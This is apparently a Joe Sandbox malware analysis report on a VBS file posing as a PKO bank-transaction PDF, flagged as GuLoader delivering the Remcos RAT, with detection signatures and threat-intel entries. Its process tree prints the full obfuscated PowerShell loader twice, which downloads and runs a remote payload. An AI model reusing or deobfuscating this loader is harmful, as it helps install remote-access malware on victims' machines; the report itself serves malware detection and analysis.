ID: 1507755
Sample Name:
pko_trans_details_20240909_105339#U00b7pdf.vbs
Cookbook: default.jbs
Time: 08:54:07
Date: 09/09/2024
Version: 40.0.0 Tourmaline

Table of Contents


Windows Analysis Report

pko_trans_details_20240909_105339#U00b7pdf.vbs


Overview

General Information

Sample name:	pko_trans_details_20240909_105339#U00b7pdf.vbsrenamed because original name is a hash value
Original sample name:	pko_trans_deta..
Analysis ID:	1507755
MD5:	f47be72a96dd0..
SHA1:	b0f23fa8a4669...
SHA256:	8317fc4b7eb8d..
Tags:	vbs
Infos:	



Detection




Remcos, GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected Remcos RAT
- Malicious sample detected (through...
- VBScript performs obfuscated calls...
- Yara detected GuLoader
- Yara detected Powershell download...
- Yara detected Remcos RAT
- AI detected suspicious sample
- Found suspicious powershell code r...
- Obfuscated command line found
- Sigma detected: Potential PowerSh...
- Sigma detected: WScript or CScript...
- Suspicious execution chain found

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 5660 cmdline: C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\pko_trans_details_20240909_105339#U00b7pdf.vbs" MD5: A47CBE969EA935BDD3AB568BB126BC80)
  - powershell.exe (PID: 5504 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "$Hjkommisrs='Rakkerens';$Troublesome=${host}.Runspace;If ($Troublesome) {$Telephoning++;$Hjkommisrs+='Cacodorous';$Achyrodes='su';$Hjkommisrs+='Coruscate';$Achyrodes+='bs';$Hjkommisrs+='Tungusian';$Achyrodes+='tri';$Hjkommisrs+='Sonatinen';$Achyrodes+='ng';};Function Hammondorglets($Stavnen){$Vouchering=$Stavnen.Length-$Telephoning;For($Svirrefluerne=5;$Svirrefluerne -lt $Vouchering;$Svirrefluerne+=6){$Ulceromembranous+=$Stavnen.$Achyrodes.'Invoke'($Svirrefluerne, $Telephoning);}$Ulceromembranous;}function Markedsadgang($Diabolizing){ .($Udglatter174) ($Diabolizing);}$Footslogging=Hammondorglets 'Di,boMI,trooKalorztausci ordtlHormelProseaB,gge/Feltr5 tim..Tegne0 Dm.n Baggr(GutwiWTmre ilul,snschrod HetoEt.niwOb.igsCensu MedbyN InocTRdvin Derin1dorde0Tuber.Ersta0 Ch,f;P.arm NondiWHarstiUnsiznSpeed6Thorv4Tamil;M,gal Deco,xGeebu6heide4Misfo; Subs purtrProfivCrypt:Stork1 Evan2 Trep1Tilba.Fort 0Bogde)Piast BugtaGV skoe Skatc HandkMartyoSkavg/ Zai 2.Ivia0Jazzh1Hukom0Ekspo0 B ni1Hasar0 Prie1Cacoe oldnFBis.aiKo sirSkareeFjolrf Uds oF,ugtxregio/ Doub1Cupre2 Okku1calip.indbj0Ve de ';$Uncoveredly=Hammondorglets 'DanneU manusRygerePuff.r ,lag-.riguA Sc pg T,umeTaramnProditMos k ';$Raasylte=Hammondorglets 'PsychhJomont G.smtImmovpChests Medd:Rub.i/Antia/ Obstd StjerSlanki Amylvf rmseAbbed..amesgWis,aoPorphoDk,drgSukatl Per eBorge. BrancFrekvoP.nkum Gimp/Progru UdvacKe sk?PetiteC irpxA elspAudi,ofa,igr Su gt gmnd=bochedGr peoDelsaw FejlnAdvanI XerooAntema.nseddBevge& nonliTabordFlubd= iorh1O chf2F.ndeyTs.tsWJustehEmbryD elytklserePForte2 StueA C,nf-And,rDIrr,t0Reinv-,ImmeP BeloYMist Y CallqC,clo5FladtcHvinty YatafVe,ruhInf.ueCirkuo C.gn3Li,deEO,lfopDeut,S.olmuePr.je_Ph.ll9K.ukaKSankt ';$Ceratitidae=Hammondorglets 'B vog> Stag ';$Udglatter174=Hammondorglets 'cedryiChaloeMididx Rat, ';$Unshrinkingly='Ubiquities';$Superfluity= Hammondorglets 'KneeleDor.oc D,odhLand,o Vat. Opti%Rigwia BaadpDok,op.hrondDrupea tetrtPennya forj% Agna\Hjt aDDi,kke,nsigpCo rarIbrugaCantovTnd.aeOverosAmir.Unc mTM,ndeeMisk,r svin Togvo& Pseu&Setba LnposeIonizcForedhTus.aoPol s MacrtAksem ';Markedsadgang (Hammondorglets 'Salts$ ForlgBeslalComidoTwee.bAfr,kaForurlMealy: In.assa,rou DorsbFiksatVix,nr A.vrolvi.dpSkumliVal.ts mmorkWyteseLamesskafka=Snide(Gldelc,ennemUnderdNdlgn Ta,t/Sa,myc Bug. Erys$UdspiSUnrepuAphrapConc.eChamr Hebrftressl Bilyu IndkiH.mentBlgety ndri)Fundi ');Markedsadgang (Hammondorglets ' P.gt$ Re rgbudgelU vikoRenprb Co,uaMavedlM nil:.altecNyskal MdeaoHloftcBetokUdforwObfusiBru ssFemkaeAtlan=Ude.u$PsaltRRoastaGenskaSebi,sKysery St,alLitretGapcheKo,em.ReagesTyponp.rotol udraifatt.t ewil(fyrst$f,ldeC .ndee ngenrUnderа,mmettGymnaitero,tM,aneiWrongd Shera oreteBrtte)Galop ');Markedsadgang (Hammondorglets 'Tilbe[SchlNWeigheAc uitVeget.mun.cSst,leeDeta.rC,llbvBaga,iIm,osc Fonde SacrPCosm,oIntimiKritinHorn tForesMVagt aIncubnClinoa bestg Neo.emostsrSudat]Bilic:Gapat:SamviSFrouneStikkcBorgeuTegnirHar,miPrincts.jedyCystePKr ftr MoneoSe.ietSp joBruttc pando BoatlAnyho L sse=Nonco .hein[LitioNAdulaeVe let no.c.Und rSPej se.useuc F ruu.ersir lgtsiDepentKrydsyEgaliPunlyrrC.mpio GesttAntinoDi,sec.evevoExosmlAdr,sT Forsy VindpHaandeScolo]heter:No,sy:TheokTOveral,elvasp,rie1 Afkl2,onno ');$Raasylte=$clockwise[0];$Tetrodont= (Hammondorglets 'Sulte$un.vigSeldsl Rusk oParapbSporeaKorrul D,ma:Tj rijPolonaPe tagfus,ttUn nurproloe Arkege,viplRos,ae ReinmSgs,aeGen,en.inittKreateUltrarGenersjabbe=ml,esNNondeeknaldwAgata- Syn,O WeigbSe skj yoyoe Apokc DybhtSighe I dtgSProteyCarpasTroldtMorteeUn afmClytu.C,hadN Brode ErhvtPhoto. ,pseWAfladeRe ecb Tha.C.irculMiljti Sv,geBakshnSemipt');$Tetrodont+=$subtropiskes[1];Markedsadgang ($Tetrodont);Markedsadgang (Hammondorglets ',umme$Go aljTikanaSol,igCinemt.ismarRum,oeByretghem,tlSubsteTeen.m FigueKejsenRadertOpganeSolu.rMyelasLa,nl.UnionHAfkr.e ontoaSerridDishaeUbenyrKommesPothe[Infor$k igsUinsannNon.ec.italoAuralvOl.ebeIndskrT.takeExterdBeeislEkstry Teg]telel=Spgel$ParfoFPr.teoC.tetoPump,tHumbls L.cul BekeoGennegTaenkgBaobaiEdifin So agTas,a ');$Sidedeling=Hammondorglets 'Sho.p$ KatejUnderaWarplgP.teotStalwr Menieantrg.ublelPsyche Ae imforlgeStilen VrtstDus yechat rGema,s U.sp.,lemeDDilu oPhaenwpartunC,epilHuddlo Overa.adeadForhaF.rowsi amfulRenteeUforp(Un st$StepdRbifalaMassoaAmin.sSorboyCa inlFors.tNum,eeHawbu,P,ast$ TerzNBordfoToddirNonphmPseudaGarden,ecrid FainyScapu)Astig ';$Normandy=$subtropiskes[0];Markedsadgang (Hammondorglets 'Postm$RescugBarskl .alsoG.brkbCartiaFri tl uhfj:AktivDUd lidSkolesFi keuDetailInforyFuldbkSchemk ositeMl,esrSalamskanon=.nvot(Joy.oTAconie .ratsFore.tMunyc-TumfiPAfvasaCivilt capohStorh figen$DdsatN CavaoLang rUncofmAbessaBladnnRepredCabobyFaksi)Lyses ');while (!$Ddsulykkers) {Markedsadgang (Hammondorglets 'S,kka$Millig KanalWungeoPaasybLy,laaIndprlMicr,:PhiloFbe,ygl TyphaDemokmSikkeb Frite RenoaBanjouTilsvxPlast1overm8 Flo,9Bagfl=,oryp$FacittRe sirEr.onuHjde e Mali ')

;Markedsadgang $Sidedeling;Markedsadgang (Hammondorglets 'Sma pSC,armt GennaTilgrrLeucotPtyka-Brn sSTitall Al ieKometeHvernp Nitr Nonio4Leame ');Markedsadgang (Hammondorglets ' eute$Ind.igNske,lN.naso VenebRoberaBriniIT.lde:T ollD TegndsupersKortsuAuckal Beh.yHaandkH.andk Pr,seProgrrAdvarsEfter=E.ige(RubbeTFranteUt enssValgktprimt-EntroPSa mea Overt,ndishRaphi Afhng$I,gleNManaco Taksr rstmSubtraOrtopn BresdLawleyMinef) Alta ') ;Markedsadgang (Hammondorglets ' m.rs$ CollgH.ghclGeneroS.bsibLangtaWiniflFor.s:Re isNSu,cooFarbrmRinghaWoofedpa.ise,hutais,dkonHymenvUmmvaa NippsMonasiChattoSkrosnApyroeVaduznStilms Van,2Balan= Mok.$ RalfgStudilAfspioLazulb Indva Lektl Over:KrokeDdemi.eRotatpEndo eCatamrEnformstriksK age+Tilfl+Gaspr% Fre $OutracSektilWr.tho Qua cMoseokMorgewUnpreiEndotsOttine Ngte.Afkric edio Datau Indkn OvertDispl ') ;$Raasylte=$clockwise[$Nomadeinvasionens2];}$Strikketj=327597;$Firmabilerne54=27440;Markedsadgang (Hammondorglets 'Deal $IntergTrucklSadneoMashob VillaPolisl Cole:moolvT DiserK nspaSic.bnStv.esC ifta.iddllTelerp F.rriKlummn,oncueManutrPresb Siste=Bro.z Stry.GSadomeIstant.ursu-Ove rvCTrvejoOvertncryptN.mpheLyco nVejkrtR.sst Semi$RedniNSvejfo nofrDrvtym O daa useInBiki.dSmedey Baxy ');Markedsadgang (Hammondorglets 'Knowe$BlomkgForstlQuine o Mo obLe,ioaBookilHalvk: S inIPalfrn C.fedOgdenu AcepsSmilet Tr nrMidteiFejema Min lFlad,iAtions,arveeDanefrMutcheFamilsStruc Fa.ta=N nap Unhum[PredSHemsfy Ta absImpert.istre hovmm Brow.AntisC Un eoG aullnfre avT romera.sirHjer tStark].offi:Baand: BeboFvaginr DepeoFleshmPolitBSprayaInde.sKortbeSlim.6 .elv4GingmS P.nctP e,agrPhreniFlertnPr digA lah(Posts$,ejseTOvererKnnetaW tern AmstsCowicabrkdelBlok pFortri Stryn tokseInquir Kurd),rais ');Markedsadgang (Hammondorglets ' S mm$margag oeloIVelseoRecitbUnconaBokselSkr,p:BarbeHBysa.j Geisn AkwaiEmaljvV,noueCh ysaKli,tuFngsls SkirpKlinkrTilkoomanufgUnbeaeUsyren Ta.re Ernr Sch o=S.rud Indd [ReploSTrl leyPrimesMeteotAlveoeemittmLark,.PennaTbrisaelegemx ,nddtStipu. Mis.EK audnSeawacDigreo yndidBaregiHelfln Kyl.gMisas]Subur:Virks: .innAMusicSDalsfCInsemIBindsID isc..HyperGSmykkeOverrt Pr,eSS.otdtu,nderSunbuiPr panGe.ergLahnd(Re,is$AskleI B.denMuddedT reruCountsUdflyt bil,rFrdigi Ta,baAlminITel.fiMeg tsBookneSeamar,aals eFllessForsk)Gwynb ');Markedsadgang (Hammondorglets 'Resu $TerrogKolbtlKerneoOversb Non aSip ulVioli:AntikSLas.suSpec IE dikf Tra.iTov.rtEnsomtEnhedeM,rritMeta. =Kr,nr$ NeutHTikkejCalcunDiscuiScreavUnguaeMilitaLandsuafstnsAwakipafbryrKadeto ChoogEskameLertjnIlte ebevge.Dekods Dysmu UnivbBlacksSangstsneglr SteriUng.inudpingR.izo(Maoi$Pros SAmbu,tOv,rcrHumm.i nkubk StabkEar he TakttstraujMa.ch,Renmo$ApophFdetaliTndstr s bcm.iskuaReif,bFitchiGen,nl Pedue racr,orfrnNyttiePrinc5Tunes4 ,ond)cyber ');Markedsadgang $Sulfittet;" MD5: 04029E121A0CFA5991749937DD22A1D9)

- conhost.exe (PID: 1408 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
- cmd.exe (PID: 5416 cmdline: "C:\Windows\system32\cmd.exe" /c "echo %appdata%\Depraves.Ter && echo t" MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)
- powershell.exe (PID: 3452 cmdline: "C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe" "$Hjkommisrs='Rakkerens';$Troublesome=${host}.Runspace;If ($ Troublesome) {$Telephoning++;$Hjkommisrs+='Cacodorous';$Achyrodes='su';$Hjkommisrs+='Coruscate';$Achyrodes+='bs';$Hjkommisrs+='Tungusian';$Achyrodes+= 'tri';$Hjkommisrs+='Sonatinen';$Achyrodes+='ng';};Function Hammondorglets($Stavnen){$Vouchering=$Stavnen.Length-$Telephoning;For($Svirrefluerne=5;$Svirrefluerne -lt $Vouchering;$Svirrefluerne+=6){$Ulceromembranous+=$Stavnen.$Achyrodes.'Invoke'($Svirrefluerne, $Telephoning);}$Ulceromembranous;}function Markedsadgang ($Diabolizing){ . ($Udglatter174) ($Diabolizing);}$Footslogging=Hammondorglets 'Di,boMl,trooKalorztausci ordtlHormelProseaB,gge/Feltr5 tim..Tegne0 Dm.n Baggr(GutwiWT mre ilul,snschrod He toEt.niwOb.igsCensu MedbyN InocTRdvin Derin1dorde0Tuber.Ersta0 Ch,f;P.arm NondiWHarstiUnsiznSpeed6Thorv4Tamil;M,gal Deco,xGeebu6h eide4Misfo; Subs purtrProfivCrypt:Stork1 Evan2 Trep1Tilba.Fort 0Bogde)Piast BugtaGV skoe Skatc HandkMartyoSkavg/ Zai 2.Ivia0Jazzh1Hukom0Ekspo0 B ni1Hasar0 Prie1 Cacoe oldnFBis.aiKo sirSkareeFjolrf Uds oF,ugtxregio/ Doub1Cupre2 Okku1calip.indbj0Ve de ';$Uncoveredly=Hammondorglets 'DanneU manusRygerePuff.r ,lag-.riguA Sc pg T,umeTaramnProditMos k ';$RaasylteHammondorglets 'PsychhJomont G.smtImmovpChests Medd:Rub.i/Antia/ Obstd StjerSlanki Amylvf rmseAbbed..amesgWis,ao PorphoDk,drgSukatl Per eBorge. BrancFrekvoP.nkum Gimp/Progru UdvacKe sk?PetiteC irpxA elspAudi,ofa,igr Su gt gmnd=bochedGr peoDelsaw FejlnAdvanI Xeroo Antema.nseddBevge& nonliTabordFlubd= iorh1O chf2F.ndeyTs.tsWJustehEmbryD elytklserePForte2 StueA C,nf-And,rDlrr,t0Reinv-,ImmeP BeloYMist Y CallqC,clo5 FladtcHvinty YatafVe,ruhInf.ueCirkuo C.gn3Li,deEO,lfopDeut,S.olmuePr.je_Ph.ll9K.ukaKSankt ';$Ceratitidae=Hammondorglets 'B vog> Stag ';$Udglatter174=Hammondorgl ets 'cedryiChaloeMididx Rat, ';$Unshrinkingly='Ubiquities';$Superfluity = Hammondorglets 'KneeleDor.oc D,odhLand,o Vat. Opti%Rigwia BaadpDok,op.hrondDrupea tetr tPennya forj% Agna\Hjt aDDi,kke,nsigpCo rarIbrugaCantovTnd.aeOverosAmi r.Unc mTM,ndeeMisk,r svin Togvo& Pseu&Setba LnposeIonizcForedhTus.aoPol s MacrtAksem ';Markedsadgang (Hammondorglets 'Salts$ ForlgBeslalComidoTwee.bAfr,kaForurlMealy: In.assa,rou DorsbFiksatVix,nr A.vrolvi.dpSkumliVal.ts mmorkWyteseLamessk afka=Snide(Gldelc,ennemUnderdNdlgn Ta,t/Sa,myc Bug. Erys$UdspiSUnrepuAphrapConc.e Chamr Hebrftressl Bilyu IndkiH.mentBlgety ndri)Fundi ');Markedsadgang (Hammondorglets ' P.gt$ Re rgbudgelU vikoRenprb Co,uaMavedIM nil:.altecNyskal MdeaoHloftc BetokUdforwObfusiBru ssFemkaeAtlan=Ude.u$PsaltRRoastaGensk aSebi,sKysery St,alLitretGapcheKo,em.ReagesTyponp.rotol udraifatt.t ewil(fyrst$f,ldeC .ndee ngenrUndera,mmettGymnaitero,tM,aneiWrongd Shera oreteBrtte)Galop '); Markedsadgang (Hammondorglets 'Tilbe[SchlNWeigheAc uitVeget.mun.cSst,leeDeta.rC,llbvBaga,ilm,osc Fonde SacrPCosm,oIntimiKritinHorn tForesMVagt aIncubnClinoa be stg Neo.emostsrSudat]Bilic:Gapat:SamviSFrouneStikkcBorgeuTegnirHar,miPrincts.jedyCysePKr ftr MoneoSe.ietSp jtoBruttc pando BoatlAnyho L sse=Nonco .hein[LitioNA dulaeVe let no.c.Und rSPej se.useuc F ruu.ersir lgtsiDepentKrydsyEgaliPunlyrrC.mpio GesttAntinoDi,sec.evevoExosmlAdr,sT Forsy VindpHaandeScolo]heter:No,sy:Theok TOveral,elvasp,rie1 Afkl2,onno ');$Raasylte=$clockwise[0];$Tetrodont= (Hammondorglets 'Sulte$un.vigSeldsl RuskoParapbSporeaKorrul D,ma:Tj rijPolonaPe tagfus,ttUn nurproloe Arkege,viplRos,ae ReinmSgs,aeGen,en.inittKreateUltrarGenersjabbe=ml,esNNondeeknaldwAgata- Syn,O WeigbSe skj yoyoe Apokc DybhtSighe I dtgSProteyCarpa sTroldtMorteeUn afmClytu.C,hadN Brode ErhvtPhoto. ,pseWAfladeRe ecb Tha.C.irculMiljti Sv,geBakshnSemipt');$Tetrodont+=$subtropiskes[1];Markedsadgang ($Tetrodont);Markedsadgang (Hammondorglets ',umme$Go aljTikanaSol,igCinemt.ismarRum,oeByretghem,tlSubsteTeen.m FigueKejsenRadertOpganeSolu.rMyelasLa,nl.UnionHAfkr.e ontoaSerridDishaeUbenyrKommesPothe[Infor$k igsUinsannNon.ec.italoAuralvOl.ebeIndskrT.takeExterdBeeislEkstry Teg]teIel=Spgel$ParfoFPr.teoC.tetoPump,tHumbls L.cul BekeoGennegTaenkgBaobaiEdifin So agTas,a ');$Sidedeling=Hammondorglets 'Sho.p$ KatejUnderaWarplgP.teotStalwr Menie antrg.ublelPsyche Ae imforlgeStilen VrtstDus yechat rGema,s U.sp.,lemeDDilu oPhaenwpartunC,epilHuddlo Overa.adeadForhaF.rowsi amfulRenteeUforp(Un st$StepdRbifalaMassoaAmin.sSorboyCa inlFors.tNum,eeHa wbu,P,ast$ TerzNBordfoToddirNonphmPseudaGarden,ecrid FainyScapu)Astig ';$Normandy=$subtropiskes[0];Markedsadgang (Hammondorglets 'Postm$RescugBarskl . alsoG.brkbCartiaFri tl uhfj:AktivDUd lidSkolesFi keuDetailInforyFuldbkSchemk ositeMl,esrSalamskanon=.nvot(Joy.oTAconie .ratsFore.tMunyc-TumfiPAfvasaCivilt capohStorh figen$DdsatN CavaoLang rUncofmAbessaBladnnRepredCabobyFaksi)Lyses ');while (!$Ddsulykkers) {Markedsadgang (Hammondorglets 'S,kka$Millig KanalWungeoPaasybL y,laaIndprlMicr,:PhiloFbe,ygl TyphaDemokmSikkeb Frite RenoaBanjouTilsvxPlast1overm8 Flo,9Bagfl=,oryp$FacittRe sirEr.onuHjde e Mali ') ;Markedsadgang $Sidedeling ;Markedsadgang (Hammondorglets 'Sma pSC,armt GennaTilgrrLeucotPtyka-Brn sSTitall Al ieKometeHvernp Nitr Nonio4Leame ');Markedsadgang (Hammondorglets ' eute$Ind.igNske,lN.naso VenebRoberaBriniIT.lde:T ollD TegndsupersKortsuAuckal Beh.yHaandkH.andk Pr,seProgrrAdvarsEfter=E.ige(RubbeTFranteUtenssValgktprimt-Entr oPSa mea Overt,ndishRaphi Afhng$I,gleNManaco Taksr rstmSubtraOrtopn BresdLawleyMinef) Alta ') ;Markedsadgang (Hammondorglets ' m.rs$ CollgH.ghclGenero S.bsibLangtaWiniflFor.s:Re isNSu,cooFarbrmRinghaWoofedpa.ise,hutais,dkonHymenvUmmvaa NippsMonasiChattoSkrosnApyroeVaduznStilms Van,2Balan= Mok.$ Ralfg StudilAfspioLazulb Indva Lektl Over:KrokeDdemi.eRotatpEndo eCatamrEnformstriksK age+Tilfl+Gaspr% Fre $OutracSektilWr.tho Qua cMoseokMorgewUnpreiEndotsOttine Ngte.Afkric edio Datau Indkn OvertDispl ') ;$Raasylte=$clockwise[$Nomadeinvasionens2];}$Strikketj=327597;$Firmabilerne54=27440;Markedsadgang (Hammondorglets 'Deal $IntergTrucklSadneoMashob VillaPolisl Cole:moolvT DiserK nspaSic.bnStv.esC ifta.iddllTelerp F.rriKlummn,oncueManutrPresb Siste=Bro.z Stry.GSadomeIstant.ursu-Ove rvCTrvejoOvertncryptN.mpheLyco nVejkrtR.sst Semi$RedniNSvejfo nofrDrvtym O daa useInBiki.dSmedey Baxy ');Markedsadgang (Hammondorglets 'Knowe$BlomkgF orstlQuineo Mo obLe,ioaBookilHalvk: S inIPalfrn C.fedOgdenu AcepsSmilet Tr nrMidteiFejema Min lFlad,iAtions,arveeDanefrMutcheFamilsStruc Fa.ta=N nap Unhum[Pred SHemsfy TaabsImpert.istre hovmm Brow.AntisC Un eoG aullnfre avT romera.sirHjer tStark].offi:Baand: BeboFvaginr DepeoFleshmPolitBSprayaInde.sKortbeSlim.6 .elv4Gin gmS P.nctPe,agrPhreniFlertnPr digA lah(Posts$,ejseTOvererKnnetaW tern AmstsCowicabrkdelBlok pFortri Stryn tokseInquir Kurd),rais ');Markedsadgang (Hammondorglets ' S mm$margag oeloIVelseoRecitbUnconaBokselSkr,p:BarbeHBysa.j Geisn AkwaiEmaljvV,noueCh ysaKli,tuFngsls SkirpKlinkrTilkoomanufgUnbeaeUsyren Ta.re Ernr Sch o=S .rud Indd [ReploSTrlleyPrimesMeteotAlveoeemittmLark,.PennaTbrisaelegemx ,nddtStipu. Mis.EK audnSeawacDigreo yndidBaregiHelfln Kyl.gMisas]Subur:Virks: .innAMusic SDalsfCInsemIBindsIDisc..HyperGSmykkeOverrt Pr,eSS.otdtu,nderSunbuiPr panGe.ergLahnd(Re,is$AskleI B.denMuddedT reruCountsUdflyt bil,rFrdigi Ta,baAlminITel.fiMeg tsBookneSeamar,aalseFllessForsk)Gwynb ');Markedsadgang (Hammondorglets 'Resu $TerrogKolbtlKerneoOversb Non aSip ulVioli:AntikSLas.suSpec IE dikf Tra.iTov.rtEns omtEnhedeM,rritMeta.=Kr,nr$ NeutHTikkejCalcunDiscuiScreavUnguaeMilitaLandsuafstnsAwakipafbryrKadeto ChoogEskameLertjnIlte ebevge.Dekods Dysmu UnivbBla cksSangstsneglr SteriUng.inudpingR.izo(Maoi$Pros SAmbu,tOv,rcrHumm.i nkubk StabkEar he TakttstraujMa.ch,Renmo$ApophFdetaliTndstr s bcm.iskuaReif,bFitchiGen,nl Pedue racr,orfrnNyttiePrinc5Tunes4 ,ond)cyber ');Markedsadgang $Sulfittet;" MD5: C32CA4ACFCC635EC1EA6ED8A34DF5FAC)
  - cmd.exe (PID: 7192 cmdline: "C:\Windows\system32\cmd.exe" /c "echo %appdata%\Depraves.Ter && echo t" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - wab.exe (PID: 7396 cmdline: "C:\Program Files (x86)\windows mail\wab.exe" MD5: 251E51E2FEDCE8BB82763D39D631EF89)
- wab.exe (PID: 7624 cmdline: "C:\Program Files (x86)\windows mail\wab.exe" MD5: 251E51E2FEDCE8BB82763D39D631EF89)
- rundll32.exe (PID: 7688 cmdline: C:\Windows\System32\rundll32.exe C:\Windows\System32\shell32.dll,SHCreateLocalServerRunDll {9aa46009-3ce0-458a-a354-715610a075e6} -Embedding MD5: EF3179D498793BF4234F708D3BE28633)
- **cleanup**

Malware Threat Intel

Provided by malpedia

Name	Description	Attribution	Blogpost URLs	Link

Name	Description	Attribution	Blogpost URLs	Link
Remcos, RemcosRAT	Remcos (acronym of Remote Control & Surveillance Software) is a commercial Remote Access Tool to remotely control computers.Remcos is advertised as legitimate software which can be used for surveillance and penetration testing purposes, but has been used in numerous hacking campaigns.Remcos, once installed, opens a backdoor on the computer, granting full access to the remote user.Remcos is developed by the cybersecurity company BreakingSecurity.	• APT33 • The Gorgon Group • UAC-0050	http://malware-traffic-analysis.net/2017/12/22/index.htmlhttps://0xmrmagnezi.github.io/malware%20analysis/RemcosRAT/https://asec.ahnlab.com/en/32376/https://asec.ahnlab.com/ko/25837/https://asec.ahnlab.com/ko/32101/	http://https://malpedia.caad.fkie.fraunhofer.de/details/win.remcos

Name	Description	Attribution	Blogpost URLs	Link
CloudEyE, GuLoader	CloudEyE (initially named GuLoader) is a small VB5/6 downloader. It typically downloads RATs/Stealers, such as Agent Tesla, Arkei/Vidar, Formbook, Lokibot, Netwire and Remcos, often but not always from Google Drive. The downloaded payload is xored.	No Attribution	http://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/bluebottle-banks-targeted-africahttps://0x00sec.org/t/analyzing-modern-malware-techniques-part-3/18943https://any.run/cybersecurity-blog/deobfuscating-guloader/https://asec.ahnlab.com/en/55978/https://blog.checkpoint.com/security/march-2023s-most-wanted-malware-new-emotet-campaign-bypasses-microsoft-blocks-to-distribute-malicious-onenote-files/	http://https://malpedia.caad.fkie.fraunhofer.de/details/win.cloudeye

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
0000000F.00000002.1635549813.0000000006F35000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
0000000C.00000002.1633262835.0000000009630000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_GuLoader_5	Yara detected GuLoader	Joe Security	
0000000C.00000002.1634165473.000000000C6E5000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000002.00000002.1808446859.000001BCD84EF000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_GuLoader_5	Yara detected GuLoader	Joe Security	
0000000C.00000002.1616454793.0000000005946000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_GuLoader_5	Yara detected GuLoader	Joe Security	
Click to see the 5 entries				

Other

Source	Rule	Description	Author	Strings
amsi64_5504.amsi.csv	JoeSecurity_PowershellDownloadAndExecute	Yara detected Powershell download and execute	Joe Security	

Source	Rule	Description	Author	Strings
amsi32_3452.amsi.csv	INDICATOR_SUSPICIOUS_PWSH_B64Encoded_Concatenated_FileEXEC	Detects PowerShell scripts containing patterns of base64 encoded files, concatenation and execution	ditekSHen	• 0xe629:$b2: ::FromBase64String(• 0xd69c:$s1: -join • 0x6e48:$s4: += • 0x6f0a:$s4: += • 0xb131:$s4: += • 0xd24e:$s4: += • 0xd538:$s4: += • 0xd67e:$s4: += • 0x16b3a:$s4: += • 0x16bba:$s4: += • 0x16c80:$s4: += • 0x16d00:$s4: += • 0x16ed6:$s4: += • 0x16f5a:$s4: += • 0xdec9:$e4: Get-WmiObject • 0xe0b8:$e4: Get-Process • 0xe110:$e4: Start-Process • 0x177c1:$e4: Get-Process

Sigma Signatures

System Summary

Sigma detected: Potential PowerShell Command Line Obfuscation

Sigma detected: WScript or CScript Dropper

Sigma detected: WSF/JSE/JS/VBA/VBE File Execution Via Cscript/Wscript

Sigma detected: Non Interactive PowerShell Process Spawned

Suricata Signatures

ETPRO MALWARE Common Downloader Header Pattern UHCa

Timestamp	SID	Severity	Classtype	Source IP	Source Port	Destination IP	Destination Port	Protocol
2024-09-09T08:55:34.222006+0200	2803270	2	Potentially Bad Traffic	192.168.2.7	49707	142.250.185.238	443	TCP

Joe Sandbox Signatures

AV Detection

Yara detected Remcos RAT

AI detected suspicious sample

Software Vulnerabilities

Suspicious execution chain found

E-Banking Fraud

Yara detected Remcos RAT

System Summary

Malicious sample detected (through community Yara rule)

Very long command line found

Wscript starts Powershell (via cmd or directly)

Data Obfuscation

VBScript performs obfuscated calls to suspicious functions

Yara detected GuLoader

Found suspicious powershell code related to unpacking or dynamic code loading

Obfuscated command line found

Suspicious powershell command line found

Malware Analysis System Evasion

Switches to a custom stack to bypass stack traces

HIPS / PFW / Operating System Protection Evasion

Yara detected Powershell download and execute

Writes to foreign memory regions

Stealing of Sensitive Information

Yara detected Remcos RAT

Remote Access Functionality

Detected Remcos RAT

